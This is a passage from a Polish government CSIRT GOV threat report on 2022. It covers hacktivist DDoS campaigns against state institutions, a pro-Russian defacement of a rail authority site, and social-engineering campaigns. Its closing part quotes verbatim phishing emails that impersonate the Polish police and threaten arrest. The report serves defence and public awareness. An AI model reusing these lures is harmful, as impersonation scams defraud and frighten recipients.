Biorąc pod uwagę powyższą właściwość kompetencyjną, CSIRT GOV, działając w okolicznościach stałego, podwyższonego zagrożenia, stanął przed koniecznością zapewnienia właściwego poziomu wsparcia bezpieczeństwa teleinformatycznego dla kluczowych elementów funkcjonowania państwa.

Dostrzegając rosnący poziom zagrożeń cyberprzestrzeni RP, którego źródłem była określona sytuacja geopolityczna, a także zidentyfikowane agresywne działania w obszarze cyberprzestrzeni niosące znamiona zagrożenia wystąpienia zdarzenia o charakterze terrorystycznym, Prezes Rady Ministrów Zarządzeniem nr 3 z dn. 18 stycznia 2022 roku wprowadził na całym terytorium RP stopień alarmowy ALFA-CRP. Następnie, w związku z eskalacją działań przeciwko Ukrainie, Zarządzeniem Prezesa Rady Ministrów nr 40 z dn. 21 lutego 2022 roku, wprowadzony został trzeci stopień alarmowy w obszarze cyberbezpieczeństwa - CHARLIE-CRP, który został utrzymany do końca 2022 roku.

Wprowadzenie stopni alarmowych CRP spowodowało konieczność realizacji przez Zespoły Reagowania na Incydenty Bezpieczeństwa Komputerowego szczebla krajowego określonego spektrum działań. W powyższym zakresie CSIRT GOV został m.in. zobowiązany do:

- wzmożonego monitorowania stanu bezpieczeństwa systemów teleinformatycznych organów administracji publicznej oraz systemów teleinformatycznych wchodzących w skład infrastruktury krytycznej;
- dokonania weryfikacji kanałów łączności oraz punktów kontaktowych ustanowionych pomiędzy CSIRT GOV, a pozostałymi podmiotami krajowego systemu cyberbezpieczeństwa oraz podmiotami i instytucjami pozostającymi w obszarze jego działania;
- stałego utrzymywania podwyższonej gotowości do reagowania na incydenty bezpieczeństwa komputerowego, mającej na celu umożliwienie podjęcia niezwłocznych działań w sytuacji zaistnienia zagrożenia bądź zdarzenia wymierzonego w chronioną infrastrukturę.


W toku realizacji zadań realizowanych w reżimie CHARLIE-CRP, Zespół CSIRT GOV obserwował zwiększoną intensywność działań cyberprzestępczych, przejawiającą się w szczególności w postaci zintensyfikowanych ataków wymierzonych w infrastrukturę teleinformatyczną podmiotów należących do administracji rządowej, a także podmiotów odpowiedzialnych za funkcjonowanie infrastruktury krytycznej. Zidentyfikowano w szczególności kampanie w postaci ataków DDoS na domeny podmiotów chronionych, socjotechniczne kampanie phishingowe, a także próby wykorzystania podatności systemów teleinformatycznych realizowane w celu uzyskania dostępu do danych wrażliwych oraz nieautoryzowanej kontroli nad systemami.


Od lutego 2022 r., tj. od czasu wprowadzenia stopnia alarmowego CHARLIE CRP na terenie kraju, CSIRT GOV odnotował znaczny wolumen kampanii DDoS realizowanych przez grupy haktywistyczne, m. in. grupy NoName057(16), Killnet, CyberArmia Ludowa. Kampanie tego rodzaju były ukierunkowane na ograniczenie dostępności witryn internetowych atakowanych podmiotów oraz świadczonych przy ich wykorzystaniu usług. Akty tego rodzaju działania nosiły znamiona kampanii propagandowych (informacje na ich temat były intensywnie rozpowszechniane za pośrednictwem popularnych mediów społecznościowych), podkreślających domniemaną skuteczność grup przy jednoczesnej próbie uwypuklenia słabości atakowanych celów.


Celem ataków była w znacznej mierze infrastruktura informatyczna organów administracji publicznej szczebla centralnego, a także podmiotów realizujących działalność w sektorach o charakterze kluczowym dla gospodarki RP, w tym energii czy transportu (w szczególności lotniczego oraz kolejowego).

Jako przykład tego typu zagrożeń mogą posłużyć poniżej przedstawione przykłady działań propagowywanych na portalach społecznościowych przez zidentyfikowane grupy haktywistyczne. Należy zwrócić uwagę, że tego typu działalność nie ograniczała się tylko do rodzimej infrastruktury, natomiast dotyczyła szerszego spektrum krajów, zwłaszcza w odniesieniu do rejonu Europy Środkowo-Wschodniej, jak również samej Ukrainy.


Wśród celów typowanych przez grupy haktywistyczne w CRP identyfikowano strony polskich instytucji należących do Sądu Najwyższego, Naczelnego Sądu Administracyjnego, Sejmu RP czy Prezydenta RP.









Celem ataków DDoS w 2022 roku były także strony internetowe Narodowego Banku Polskiego, Policji czy strony internetowe operatorów sieci komórkowych.






Wśród obieranych celów znalazły się również strony internetowe administracji podatkowej czy komend Policji. Odnotowywane ataki charakteryzowały się zróżnicowaną dystrybucją źródła ataku.

Jednocześnie identyfikowano pojedyncze incydenty wskazujące na kontekst dezinformacyjny. Przykładowo, we wrześniu 2022 r w domenie pasazer.gov.pl, należącej do Urzędu Transportu Kolejowego, dokonano podmiany zawartości strony celem szerzenia dezinformacji. Na stronie została umieszczona treść o tematyce antyukraińskiej, w tym propagandowe grafiki, treści przypominające o rzezi wołyńskiej oraz slogany zachęcające Polaków do protestu przeciwko polskiej władzy. Pod opublikowanymi treściami podpisała się rosyjska grupa haktywistyczna NoName057(16).







2.2. Podszycia, kampanie phishingowe i podmiany stron internetowych

CSIRT GOV odnotowywał utrzymującą się na wysokim poziomie intensywność kampanii socjotechnicznych, adresowanych do odbiorców masowych, ale także skierowanych do przedstawicieli wybranych podmiotów. Działania tego rodzaju ukierunkowane były przede wszystkim na pozyskiwanie danych uwierzytelniających, umożliwiających uzyskanie nieuprawnionego dostępu do zasobów atakowanego podmiotu. Istotnym celem ataków były także próby dystrybucji złośliwego oprogramowania, a także uzyskania dostępu do systemów informatycznych, umożliwiającego realizację dalszych działań cyberprzestępczych.

W powyższym zakresie na wyróżnienie zasługują kampanie polegające na dystrybucji wiadomości, w których atakujący wykorzystywali wizerunek rozpoznawalnych podmiotów, m.in. kooperantów, powszechnie znanych instytucji i przedsiębiorstw, korespondencję służbową, czy też wcześniej skompromitowane konta poczty elektronicznej.

Poniżej przedstawiono przykład kampanii wykorzystującej podszycie pod EUROPOL, INTERPOL oraz Centralne Biuro Zwalczania Cyberprzestępczości Komendy Głównej Policji. Wiadomości nakłaniały do niezwłocznej odpowiedzi na załączone pisma, a brak reakcji miał skutkować zatrzymaniem adresata pod rzekomym pozorem popełnienia przezeń przestępstwa. Kampanie te dystrybuowane były za pośrednictwem poczty elektronicznej z różnych adresów mailowych, zwykle w domenie gmail.com. Prawdopodobnym celem było sprawdzenie responsywności odbiorców, a następnie wyłudzenie środków finansowych lub danych osobowych.


Od CBZC POLICJA <13.cbzc.policja.gov.pl@gmail.com>
Temat BEZPOŚREDNIE OSKARŻENIE 03.11.2022, 21:33
Prosimy o zapoznanie się z faktami, o które jesteście oskarżeni.
Jeśli tego nie zrobisz, będziemy zobowiązani do nieodwołalnego aresztowania Cię.
Adam CIEŚLAK – Komendant Centralnego Biura Zwalczania Cyberprzestępczości
000999625527738823P.pdf 866 KB


Od CENTRALNY DYREKCJA POLICJI <dg.gn.bm@gmail.com>
Temat **Zwoływanie (Sprawa Nr 00333214)** 24.05.2022, 17:30

Dzień dobry

Przychodzimy przez e-mail przekazuje Ci swoje wezwanie do sądu. Prosimy o zapoznanie się z załączonym dokumentem i udzielenie odpowiedzi na zarzuty w najkrótszym możliwym terminie


GEN. INSP. JAROSLAW SZYMCZYK
KOMENDANT GŁÓWNY POLICJI
.....
CENTRALNA DYREKCJA POLICJI
ADRES: BUDYNEK „S" DYREKCJI HTS, UJASTEK 1 KRAKOW


1 załącznik: Zwoływanie (Sprawa Nr 00333214).jpg 901 KB

